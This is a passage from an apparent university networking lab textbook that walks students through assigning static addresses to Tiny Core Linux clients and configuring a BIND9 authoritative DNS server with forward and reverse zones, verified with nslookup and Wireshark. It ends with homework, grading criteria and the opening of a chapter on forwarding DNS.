


Figure 1 – The environment we are building

NOTE: Notice the addition of **[.]net** in our labels. These will be our local domain names for each subnet.

Phase II – Configuring the Tiny Core Linux Clients

Before we can map static DNS entries in our server, we must give our clients static IP addresses and hostnames. If you are not using Tiny Core (or already know how to do this with a different method), skip this section. Also, if you turn off the TinyCore PCs, the network configurations may not be restored when you restart them. Just perform a ***sudo reboot***, and everything should start normally.

1. Configure the first client *PC1*

1.1. Navigate to PC1's console and open the terminal

1.2. Modify the system startup script to execute the ***sethostname*** binary on boot

> **NOTE:** ***vi*** is the only text editor installed by default in Tiny Core.

```
> sudo vi /opt/bootsync.sh
```

1.2.1. Modify the **/usr/bin/sethostname** line and replace **box** with **PC1** or whatever you labeled the TinyCore VMs earlier

```
/usr/bin/sethostname PC1
```

```
#!/bin/sh
# put other system startup commands here, the boot process will wait until they
# Use bootlocal.sh for system startup commands that can run in the background
# and therefore not slow down the boot process.
/usr/bin/sethostname PC1
/opt/bootlocal.sh &
```

Figure 3 – Setting static IP for PC1

1.2.2. Save (write) and exit the editor

1.3. Configure PC1 with a static IP address that you assigned earlier (in our case, **192.168.5.101**)

1.3.1. Modify the local startup script to include our custom interface configuration by typing

```
> sudo vi /opt/bootlocal.sh
```

1.3.2. Add the following items to the startup script

1.3.2.1. Kill the DHCP client program

```
pkill udhcpc
```

1.3.2.2. Set the static IP address, netmask, and broadcast address for the ***eth0*** interface

```
  ifconfig   eth0   192.168.5.101   netmask   255.255.255.0
broadcast 192.168.5.255 up
```

1.3.2.3. Add a default gateway pointing to the router's inward-facing interface

```
  route add default gw 192.168.5.1
```

1.3.2.4. Add the local domain name ***blue.net*** to the local DNS configuration file

```
  echo "domain blue.net" > /etc/resolv.conf
```

1.3.2.5. Append the address for the primary nameserver (NS1) to the local DNS configuration file

```
  echo "nameserver 89.30.80.35" >> /etc/resolv.conf
```

1.3.2.6. Use Figure 4 for configuration reference

```
#!/bin/sh
# put other system startup commands here
pkill udhcpc
ifconfig eth0 192.168.5.101 netmask 255.255.255.0 broadcast 192.168.5.255 up
route add default gw 192.168.5.1
echo "domain blue.net" > /etc/resolv.conf
echo "nameserver 89.30.80.35" >> /etc/resolv.conf
```

Figure 4 – Startup script modifications

1.3.2.7. Save and exit the editor

1.3.3. Reboot the machine to apply the changes

```
> sudo reboot
```

1.3.4. Verify that the changes went into effect

```
> ifconfig
```

```
tc@PC1:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:11:93:42
          inet addr:192.168.5.101  Bcast:192.168.5.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Figure 5 – Checking to see if the settings took effect

2. Repeat Step 1 above for Tiny Core clients (PC2 and PC3)

3. Ensure full network connectivity by pinging all the devices from PC1 before continuing to the next section

Phase III – Configuring the Authoritative DNS Server

When you built the Linux server VM for the first time, the software BIND9 should have been installed along with additional utilities and services. Berkley Internet Name Domain, or BIND, is the most popular software suite for interacting with the DNS protocol on Linux systems. If it is not installed, you'll have to do that now.

1. Start **ns1.red.net** and login

2. Modify the machine's hostname to **ns1**

2.1. Open the terminal and assign a new permanent device name using Systemd's hostnamectl binary

```
> sudo hostnamectl hostname ns1
```

NOTE: You can check the hostname in Linux by typing

```
> hostname
```

2.2. Add the new name in the ***hosts*** file in the ***/etc*** directory to prevent name resolution conflicts

```
> vi /etc/hosts
```

```
127.0.0.1 localhost
127.0.0.1 ns1 # <-- new hostname is bound with localhost
              #     address

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Figure 6 – Modifying the /etc/hosts file to prevent resolution conflict in the future

NOTE: If you notice later in the lab that commands executed with ***sudo*** have slowed to a crawl, you may have forgotten to do this step.

2.3. Reboot the machine to apply changes

```
> reboot
```

3. Assign a static IP address, default gateway, primary DNS server, and local domain name

3.1. Configure the server's netplan YAML file

```
> sudo vi /etc/netplan/50-cloud-init.yaml
```

```
# This is the network config written by 'Jake M. Christensen'
# 2023.03.30
network:
  ethernets:
    enp0s3:
      optional: true
      dhcp4: false
      addresses:
        - 89.30.80.35/29
      routes:
        - to: default
          via: 89.30.80.33
      nameservers:
        addresses:
          - 127.0.0.1
          - 89.30.80.35
        search:
          - red.net
  version: 2
```

Figure 7 – Modifying the YAML again

3.2. Apply the new configuration

```
> netplan apply
```

3.3. Verify that the IP address was established

```
> ip route
```

```
iako@ns1:~$ ip route
default via 89.30.80.33 dev enp0s3 proto static
89.30.80.32/29 dev enp0s3 proto kernel scope link src 89.30.80.35
iako@ns1:~$ _
```

Figure 8 – Verifying the IP route was successfully established

3.4. Verify that the nameserver information is correctly pointing towards itself (127.0.0.1) and that the current domain is **red[.]net**

```
> resolvectl status
```

```
iako@ns1:~$ resolvectl status
Global
       Protocols: -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
resolv.conf mode: stub

Link 2 (enp0s3)
    Current Scopes: DNS
         Protocols: +DefaultRoute +LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
Current DNS Server: 127.0.0.1
       DNS Servers: 127.0.0.1 89.30.80.35
        DNS Domain: red.net
iako@ns1:~$ _
```

Figure 9 – Verifying that the nameserver information is correct

4. Stop and disable Systemd's time synchronization daemon to avoid unnecessary DNS traffic

```
> systemctl stop systemd-timesyncd.service
```

```
> systemctl disable systemd-timesyncd.service
```

5. Open the named options file using any text editor you prefer

```
> vi /etc/bind/named.conf.options
```

5.1. At the start of the file, before the options directive, add the following access control list (ACL)

```
// Written by: Jake Christensen
// 2024.03.30

// Access Control List
// Only trusted networks may access this service

acl labnets {
  127.0.0.1;       // localhost
  89.30.80.32/29; // localnet (red.net.)
  192.168.5.0/24; // blue.net.
};
```

Figure 10 – The addition of ACLs to the configuration file

NOTE: ACLs are important for preventing unauthorized access to machines or services. In this case, all subnets can use this server for DNS queries, however, clear specification is always good practice.

5.2. In the same file, add the following commands in the options directive

```
// Server configuration parameters

options {
        directory "/var/cache/bind";

        version "not currently available";
        recursion no;
        empty-zones-enable no;

        allow-query { labnets; };
        allow-query-cache { none; };
        allow-recursion { none; };
        allow-transfer { none; };

        dnssec-validation no;

        auth-nxdomain no;
        listen-on port 53 { 127.0.0.1; 89.30.80.35; };
        listen-on-v6 { none; };
};
```

Figure 11 – Adding options to the same configuration file

NOTE: There may already be configuration options here by default. Feel free to delete or modify them as you see fit.

Command	Description
version	Specifies the version number of the BIND9 server to return in response to a version query. Official BIND9 documentation suggests that this be set to "not currently available" to avoid detailed service enumeration from threat actors.
recursion	Defines whether recursion (and caching of queries as a result of recursion) are allowed. This means that queries will come up until an address and a domain are resolved.
empty-zones-enable	Enables or disables all empty zones. Setting to "no", allows the mapping of private IP addresses to hostnames (such as 192.168.x.x) if they are used on the network. By default, this is set to "yes".
allow-query	Defines which networks, if any, are allowed to query its service.
allow-query-cache	Defines which networks, if any, are allowed to query cached domains.
allow-recursion	Defines which networks, if any, are allowed to access recursion services on the server.
dnssec-validation	Defines whether DNS validation is enabled.
listen-on	Defines which ports and addresses to listen on and respond to DNS queries.

5.3. Save (write) and exit the editor

5.4. Verify that the file was configured correctly

```
> named-checkconf /etc/bind/named.conf.options
```

NOTE: No response indicates that no errors were detected. Otherwise, read the error carefully and fix the syntax as necessary.

6. Modify the service zone configuration file to specify the domains our server will have authority over

```
> vi /etc/bind/named.conf.local
```

NOTE: Two types of zones must be created for each domain: forward lookup zones and reverse lookup zones. The former translates domain names to IP addresses while the latter does... the reverse. AKA, IP addresses to domain names.

6.1. Add the following forward lookup zones to the configuration file

```
// FORWARD ZONE FOR RED.NET.
zone "red.net." {
  type master;
  file "/var/lib/bind/db.red.net";
};

// FORWARD ZONE FOR BLUE.NET.
zone "blue.net." {
  type master;
  file "/var/lib/bind/db.blue.net";
};
```

Figure 12 – Add forward lookup zones for red and blue networks

NOTE: Notice how the zone declarations end with a dot [.]. This is a **fully qualified domain name (FQDN)**. Make sure to pay special attention when FQDNs are being used going forward. Forgetting to include the period is an easy typo, but it can cause a major headache when debugging later.

Command	Description
zone	FQDN of the domain the server will have authority over.
type	Declares whether this machine is the primary (master) or secondary (slave) server for this zone.
file	Declares the location of the database file for this zone.

6.2. In the same file, add the following reverse lookup zones

```
// REVERSE ZONE FOR RED.NET.
zone "80.30.89.in-addr.arpa." {
  type master;
  file "/var/lib/bind/db.red.net.rev";
};

// REVERSE ZONE FOR BLUE.NET.
zone "5.168.192.in-addr.arpa." {
  type master;
  file "/var/lib/bind/db.blue.net.rev";
};
```

Figure 13 – Add reverse lookup zones for the red and blue networks by IP addresses

NOTE: Notice how the first three octets in the zone declaration are in***LITTLE ENDIAN*** order. This is known as a reverse ARPA address. Make sure to double-check everything for typos. In reverse ARPA addresses, you only need to declare the octets that will be static. For instance, the correct syntax for the network **176[.]55[.]0[.]0/20** would be **55[.]176[.]in-addr[.]arpa[.]** since host addresses can range from **176[.]55[.]0[.]1** to **172[.]55[.]15[.]254**. Because this CIDR mask allows for such a large range of host addresses, the third octet can vary in value, so its reverse ARPA address must be adjusted in response.

Little Endian vs Big Endian

Endian can be confusing to people who have never programmed computer memory space. It means which end of a number goes first. Remember back to second grade, numbers have a ones place, tens place, hundreds place, etc…

Little Endian – Write the number starting at the little end (the ones place).

Big Endian – Write the number starting at the big end (the highest number place).

Computer memory and programs use First In First Out (FIFO) and First In Last Out (FILO) mechanisms for various reasons. Reasons that are beyond the scope of these labs. It is enough to know that FIFO and FILO exist, making Endian notation necessary.

SIMILE TIME: Endian is like a crowded elevator with two doors; front and back. The following people enter the elevator from the front doors.

– Miracle (Enters first, stands at the back of the elevator)
– Maribel
– Scott
– Rory
– Halle
– Lucian (Enters last, stands at the front of the elevator)

If they travel to the 5th floor, the front doors open and Lucian will exit the elevator first and Miracle will exit the elevator last (FILO).

However, if they travel to the 6th floor, the rear doors open and Miracle will exit the elevator first and Lucian will exit the elevator last (FIFO).

Now, let's say the people must exit the elevator in a particular order, so the usher needs to know which order to have the folks enter the elevator. The usher knows that the 5th and 6th floors open differently, so when the ordered list is prepared, the usher will use Little Endian notation for the 5th floor and Big Endian notation for the 6th floor.

Back to computers: Using an IP in Endian notation. We can say our PC has an IP address of 192.168.1.5, so that translates to:
– Big Endian Notation 192.168.1.5
– Little Endian Notation 5.1.168.192

6.3. Save and exit the configuration file editor

6.4. Verify the file was configured correctly using the following command

```
> named-checkconf /etc/bind/named.conf.local
```

NOTE: Again, no response indicates that no errors were detected. Otherwise, fix file syntax as necessary. Pay attention to FQDNs.

Phase IV – Configure Zone Resource Record (RR) Files

Each zone specified in the previous section needs a dedicated database to store domain information. Several have already been provided in the */etc/bind* directory. The database files can be identified by the ones starting with "db" (database) and are loaded in the "*named.conf.default-domains*" configuration file. We can use these as a starting point for making our own RR files.

1. Create a new forward data file for the Red subnet

1.1. View the contents of the bind directory to see what database files are available

```
> ls -l /etc/bind
```

1.2. Copy any db file of your choice

```
> cp /etc/bind/db.empty /var/lib/bind/db.red.net
```

> **NOTE:** Ensure the renamed file **matches** the one specified in Phase III when we declared our zones. We used:
> db.red.net
> db.blue.net

1.3. Configure the newly created file to act as the Red subnet's forward lookup data file

```
> sudo vi /var/lib/bind/db.red.net
```

1.3.1. Rename the comment at the start of the file to reflect its new purpose

> **NOTE:** In these files, the semicolon denotes a note instead of a command.

```
; BIND9 forward data file for red.net.
```

1.3.2. Below $TTL, add the following directive

```
$ORIGIN red.net.
```

> **NOTE:** This will append the base domain name to any domain that is not terminated with a dot [.]. For example, the string **ns1** will be interpreted as ns1[.]red[.]net[.]. Conversely, the string **ns1[.]** will be read as only **ns1[.]**. This is why paying attention to FQDNs is important, for strings such as **ns1[.]red[.]net** (without the terminating dot) will be read as **ns1[.]red[.]net[.]red[.]net[.]** by the server.

1.3.3. In the Start of Authority (SOA) declaration, overwrite the local host information with the master DNS server domain

```
@       IN      SOA     ns1.red.net. hostmaster.red.net. (
```

1.3.4. Increment the Serial value by one

```
2               ; Serial
```

> **NOTE:** Whenever this file is edited in the future, the serial number should be incremented again. Pictures may show a different number based off how many times there were changes saved to each file.

1.3.5. Leave the Refresh/Retry/Expire/Negative Cache TTL values as their defaults for now

1.3.6. Replace the current name server (NS) entry with all available domains (in this case, there is only one server)

```
@       IN      NS      ns1.red.net.
```

1.3.7. Since we only have one device in the Red zone, we need to map it with its static layer 3 internet (IN) address (A)

```
ns1     IN      A       89.30.80.35
```

1.3.8. Save the file and exit the editor

1.3.9. Use this image for configuration reference

```
;
; BIND9 Forward Data File for red.net.
; Written by: Jacob Christensen
; 2024.03.30
;
$TTL    86400
$ORIGIN red.net.
@       IN      SOA     ns1.red.net. hostmaster.red.net. (
                              4         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                          86400 )       ; Negative Cache TTL
;
@       IN      NS      ns1.red.net.
ns1     IN      A       89.30.80.35
```

Figure 14 – Configuring the forward data file for red.net.

1.4. Verify that the file was configured correctly and correct any errors as necessary

```
> named-checkzone red.net. /var/lib/bind/db.red.net
```

2. Create a new reverse data file for the Red subnet

2.1. Copy any db file of your choice

```
> cd /var/lib/bind
```

```
> sudo cp db.red.net db.red.net.rev
```

NOTE: We recommend the new file name ends with **[.]rev** to quickly identify it as a reverse lookup database file.

2.2. Open the new reverse data file with any text editor

```
> sudo vi /var/lib/bind/db.red.net.rev
```

2.2.1. Rename the comment at the start of the file to reflect its new purpose

```
; BIND9 reverse data file for red.net.
```

2.2.2. Below $TTL add the following directive

```
$ORIGIN 80.30.89.in-addr.arpa.
```

NOTE: Once again, the octets are in ***LITTLE ENDIAN*** order. This dictates the base internet address (***in-addr***) that will be appended to any incomplete IP addresses later. For example, the IP address **35** will be interpreted as **35[.]80[.]30[.]89[.]in-addr[.]arpa[.]** otherwise known as **89[.]30[.]80[.]35**.

2.2.3. In the Start of Authority (SOA) declaration, specify the master DNS server domain

```
@      IN      SOA     ns1.red.net. hostmaster.red.net. (
```

2.2.4. Increment the Serial value by one

```
2       ; Serial
```

2.2.5. Leave the Refresh/Retry/Expire/Negative Cache TTL values as their default for now

2.2.6. Replace the current NS entry with the master DNS server domain

```
@      IN      NS      ns1.red.net.
```

2.2.7. Map the server's currently assigned IP addresses (last octet) with its associated FQDN

```
35    IN      PTR     ns1.red.net.
```

NOTE: If you are mapping IP addresses with a shorted reverse ARPA address, then do not forget to include both host octets. For example, the address **176[.]55[.]2[.]15/20** would be represented as **55[.]176[.]in-addr[.]arpa[.]** in the $ORIGIN directive and mapped as **15[.]2 IN PTR pc.example[.]com[.]**.

2.2.8. Save the file and exit the editor

2.2.9. Use this image for configuration reference

```
;
; BIND9 Reverse Data File for red.net.
; Written by: Jacob Christensen
; 2024.03.30
;
$TTL    86400
$ORIGIN 80.30.89.in-addr.arpa.
@       IN      SOA     ns1.red.net. hostmaster.red.net. (
                                3         ; Serial
                           604800         ; Refresh
                            86400         ; Retry
                          2419200         ; Expire
                            86400 )       ; Negative Cache TTL
;
@       IN      NS      ns1.red.net.
35      IN      PTR     ns1.red.net.
```

Figure 15 – Reverse data file for red.net.

2.3. Verify that the file was configured correctly

```
> named-checkzone 80.30.89.in-addr.arpa. /var/lib/bind/db.red.net.rev
```

3. Repeat the above process and make another set of forward and reverse lookup files for **blue.net**

> **NOTE:** Don't get confused. The name server is in the red network. That is why the SOA and NS will remain unchanged.

3.1. /var/lib/bind/db.blue.net

```
; _
; BIND9 Forward Data File for blue.net.
; Written by: Jacob Christensen
; 2024.03.30
;
$TTL    86400
$ORIGIN blue.net.
@       IN      SOA     ns1.red.net. hostmaster.red.net. (
                              2         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                          86400 )       ; Negative Cache TTL
;
@       IN      NS      ns1.red.net.
pc1     IN      A       192.168.5.101
pc2     IN      A       192.168.5.102
pc3     IN      A       192.168.5.103
```

Figure 16 – Forward data file for blue.net.

```
> named-checkzone blue.net. /var/lib/bind/db.blue.net
```

3.2. /var/lib/bind/db.blue.net.rev

```
;
; BIND9 Reverse Data File for blue.net.
; Written by: Jacob Christensen
; 2024.03.30
;
$TTL    86400
$ORIGIN 5.168.192.in-addr.arpa.
@       IN      SOA     ns1.red.net. hostmaster.red.net. (
                              2         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                          86400 )       ; Negative Cache TTL
;
@       IN      NS      ns1.red.net.
101     IN      PTR     pc1.blue.net.
102     IN      PTR     pc2.blue.net.
103     IN      PTR     pc3.blue.net.
```

Figure 17 – Reverse data file for blue.net.

```
> named-checkzone 5.168.192.in-addr.arpa. /var/lib/bind/db.blue.net.rev
```

4. Modify the permissions for the zone files

    4.1. Change the owner and group from ***root*** to the ***bind*** user

```
> sudo chown bind:bind /var/lib/bind/db.*
```

    4.2. Change the file permissions to have read and write access for both the owner and group

```
> sudo chmod 664 /var/lib/bind/db.*
```

5. Start the DNS daemon and ensure that all zones loaded properly

```
> sudo systemctl daemon-reload
```

```
> sudo systemctl enable named.service
```

```
> sudo systemctl restart named.service
```

```
> systemctl status named.service
```

```
iako@ns1:/var/lib/bind$ sudo systemctl status named.service
● named.service - BIND Domain Name Server
     Loaded: loaded (/lib/systemd/system/named.service; enabled; vendor preset: enabled)
     Active: active (running) since Sun 2024-03-31 00:56:04 UTC; 6s ago
       Docs: man:named(8)
    Process: 1353 ExecStart=/usr/sbin/named $OPTIONS (code=exited, status=0/SUCCESS)
   Main PID: 1354 (named)
      Tasks: 4 (limit: 1013)
     Memory: 4.6M
        CPU: 18ms
     CGroup: /system.slice/named.service
             └─1354 /usr/sbin/named -u bind

Mar 31 00:56:04 ns1 named[1354]: zone localhost/IN: loaded serial 2
Mar 31 00:56:04 ns1 named[1354]: zone 127.in-addr.arpa/IN: loaded serial 1
Mar 31 00:56:04 ns1 named[1354]: zone 5.168.192.in-addr.arpa/IN: loaded serial 2
Mar 31 00:56:04 ns1 named[1354]: zone 255.in-addr.arpa/IN: loaded serial 1
Mar 31 00:56:04 ns1 named[1354]: zone 80.30.89.in-addr.arpa/IN: loaded serial 3
Mar 31 00:56:04 ns1 named[1354]: zone blue.net/IN: loaded serial 2
Mar 31 00:56:04 ns1 named[1354]: zone red.net/IN: loaded serial 4
Mar 31 00:56:04 ns1 named[1354]: all zones loaded
Mar 31 00:56:04 ns1 systemd[1]: Started BIND Domain Name Server.
Mar 31 00:56:04 ns1 named[1354]: running
iako@ns1:/var/lib/bind$ _
```

Figure 18 – BIND is running without errors

Phase V – Wireshark Captures

Now that our network is set up, let's watch live packet captures to see what DNS queries look like in action.

1. Start a Wireshark capture between NS1 and the router
2. Open the terminal of PC1
    2.1. Test the service by performing a DNS query on PC2

```
> nslookup pc2
```

```
tc@PC1:~$ nslookup pc2
Server:    89.30.80.35
Address 1: 89.30.80.35 ns1.red.net

Name:      pc2
Address 1: 192.168.5.102 pc2.blue.net
tc@PC1:~$ _
```

Figure 19 – Successful nslookup query

> **NOTE:** Since they are both in the same network, the***blue[.]net*** domain does not need to be specified. To communicate with a device outside the LAN, the full domain name of the recipient is needed.

2.2. In Wireshark, you should see a ***Standard query*** IPv4 (A) packet sent to NS1 and a ***Standard query response*** packet containing the resolution

```
Standard query 0x94b8 A pc2.blue.net
Standard query 0x06a4 AAAA pc2.blue.net
Standard query response 0x94b8 A pc2.blue.net A 192.168.5.102
```

Figure 20 – successful nslookup query as viewed on Wireshark

> **NOTE:** You may see additional IPv6 queries (***AAAA***) in addition to IPv4. You can safely ignore these since we have not configured IPv6 on our DNS server.

2.3. You can also perform a reverse DNS lookup with the ***nslookup*** binary to discover the hostname of a machine given its IP address

```
> nslookup 192.168.5.102
```

```
tc@PC1:~$ nslookup 192.168.5.102
Server:    89.30.80.35
Address 1: 89.30.80.35 ns1.red.net

Name:      192.168.5.102
Address 1: 192.168.5.102 pc2.blue.net
tc@PC1:~$ _
```

Figure 21 – Successful reverse nslookup

2.4. Again, you should see a ***Standard query*** hostname (PTR) packet sent to the NS1 and a ***Standard query response*** packet containing the mapped IPv4 address

```
Standard query 0x8202 PTR 102.5.168.192.in-addr.arpa
Standard query response 0x8202 PTR 102.5.168.192.in-addr.arpa PTR pc2.blue.net
```

Figure 22 – reverse nslookup on Wireshark

3. From PC1, ping the DNS server

```
> ping ns1.red.net
```

3.1. If the full domain name is not given, the local name will be appended instead and the name will not be resolved

```
> ping ns1
```

```
Standard query 0x0089 A ns1.blue.net
Standard query 0x898d AAAA ns1.blue.net
Standard query response 0x0089 No such name A ns1.blue.net SOA ns1.red.net
```

Figure 23 – nslookup fails

> **NOTE:** Notice how the domain ***ns1[.]blue[.]net*** was queried instead of ***ns1[.]red[.]net***.

4. Congratulations! You have successfully configured an authoritative DNS server with static IP addresses in your network

End of Lab

Deliverables

- Screenshot of the GNS3 Working environment
- Screenshot of PC1 successfully forward resolving the details of PC2
- Screenshot of PC1 successfully reverse resolving the details of PC3
- Screenshot of PC3 successfully pinging PC2 by name instead of IP

Homeworks

Assignment 1 – Add a Green network to the router:

- Use a random IP address space
- Use two end devices
- Plan for the addition of 313 machines
- Modify the DNS server to include the new subnet

Assignment 2 – Add a Purple network to the router:

- Use a random IP address space
- Use two end devices

- Minimize wasted address space for 245 machines
- Modify the DNS server to include the new subnet zones

RECOMMENDED GRADING CRITERIA

- Wireshark screenshots of successful purple.net forward and reverse domain resolution
- Wireshark screenshots of successful green.net forward and reverse domain resolution
- Screenshot of GNS3 workspace that is neatly organized and labeled




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 26

Domain Name System Part 2 - Forwarding DNS

JACOB CHRISTENSEN AND KYLE WHEATON

In the last lab, we configured our network so our devices could communicate via human-readable names rather than IP addresses. However, we did not build the ability to interact with Internet domains. In this chapter, we will reconfigure our DNS server to forward non-authoritative domain queries (such as www.google.com) to a public resolver and further extend our network's capabilities.

Estimated time for completion: 25 minutes

LEARNING OBJECTIVES

- Demonstrate how to configure and implement a forwarding DNS server for Internet communications
- Learn how to implement a network address translation (NAT) rule between a LAN and WAN

PREREQUISITES

- Chapter 25 – Domain Name System Part 1

DELIVERABLES

- Screenshot of RED1
    - Successful nslookup of Google
    - Successful ping of Google
- Screenshot of BLUE1
    - Successful nslookup of Google
    - Successful ping of Google
- Screenshot of the dig trace of Google
- Screenshot of GNS3 environment

RESOURCES

- BIND9 Administrator Reference Manual – https://bind9.readthedocs.io/en/v9.18.16/

- MikroTik RouterOS Documentation – https://help.mikrotik.com/docs/display/ROS/RouterOS

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD, ERAU-Prescott
- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott

DNS Hierarchy Explained

When you look up a website for the first time, you may notice it will load considerably slower when compared to subsequent revisits. This is because your computer does not yet know the web server's IP address, and must ask around first before it can start making HTTP requests. However, once the domain-to-IP translation is known, various entities such as your browser, computer, router, and ISP servers all have local storage reserved for caching this information, which speeds up query resolutions. This is a feature for end-user convenience and saving bandwidth, but how does your DNS server know where to look when it receives an unknown domain?

Reference the diagram below while you follow these steps to understand the process.

1. The client device makes a DNS query to the LAN's server for the domain <erau.edu.>
2. The domain is neither cached nor listed under any of its zones, so it forwards the request to a DNS resolver
3. The Resolver has a built-in list of all of the root DNS servers
    - There are 13 root <.> servers in the world. They are named sequentially from <a.root-servers.net> to <m.root-servers.net>
    - Each one knows the location of the Top Level Domain (TLD) servers
4. One of the root servers will provide the address of the <edu> TLD server, which is sent back to the Resolver
5. The Resolver will query the <edu> TLD server for the <erau> subdomain
6. The subdomain DNS identifies the webserver for <erau.edu.> and sends this information back to the end user

